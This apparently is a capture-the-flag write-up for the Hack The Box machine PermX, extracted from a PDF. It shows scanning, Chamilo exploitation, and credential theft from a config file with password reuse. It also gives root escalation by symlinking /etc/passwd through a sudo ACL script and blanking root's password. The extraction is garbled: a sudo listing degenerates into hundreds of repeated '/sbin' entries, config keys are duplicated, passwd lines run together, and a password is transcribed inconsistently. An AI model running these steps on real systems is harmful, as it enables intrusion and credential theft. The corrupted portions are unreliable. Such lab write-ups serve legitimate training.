
Information Gathering

1) Found Open Ports


```
(vigneswar@VigneswarPC)-[~]
_$ tcpscan 10.129.95.12
Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-07 08:50 IST Nmap scan report for 10.129.95.12
Host is up (2.8s latency).
Not shown: 32962 filtered tcp ports (no-response), 32571 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
      STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
    256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open http
                      Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.95 seconds
```

2) Checked the website



Expert Instructors










3) Checked for more pages

4) Found a vhost

5) Checked the vhost




Vulnerability Assessment

1) Found a working vulnerability on chamilio https://starlabs.sg/advisories/23/23-4220/

Exploitation

1) Got revshell



Found database password

```
www-data@permx:/var/www/chamilo/app/config$ cat configuration.php | grep -v '//'
<?php
/* For licensing terms, see /license.txt */
/**

* This file contains a list of variables that can be modified by the campus site's server administrator
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
 * These optional settings are defined in the database, now
 * (table settings_current).
 */

$_configuration['db_host'] = 'localhost';
 $_configuration['db_port'] = '3306';
 $_configuration['db_port'] = 'chamilo';
 $_configuration['db_password'] = 'chamilo';
 $_configuration['db_password'] = '03F6lY3uXAP2bkW8';
 $_configuration['db_manager_enabled'] = false;</pre>
```

chamilo:03F6lY3uXAP2bkW8

3) Found password hashes on db

4) The db password works for user mtz

```
www-data@permx:/var/www/chamilo/app/config$ su mtz
Password:
mtz@permx:/var/www/chamilo/app/config$
```

mtz:03F6IY3uXAP2bkW8

Privilege Escalation

1) Found a sudo permission

```
mtz@permx:-$ sudo ~1
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin
```

2) Used it with a symbollic link to remove passwd

```
mtz@permx:~$ ln -s /etc/passwd passwd
mtz@permx:~$ sudo /opt/acl.sh mtz rwx '/home/mtz/passwd'
mtz@permx:~$ vim passwd
mtz@permx:~$ cat /etc/passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologinsystemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologinmessagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologinmtz:x:1000:1000:mtz:/home/mtz:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
mtz@permx:~$
```

mtz@permx:~\$ su root@permx:/home/mtz# cat /root/root.txt 3936974a1aa3a3bb9c8573e6f6c789ba root@permx:/home/mtz#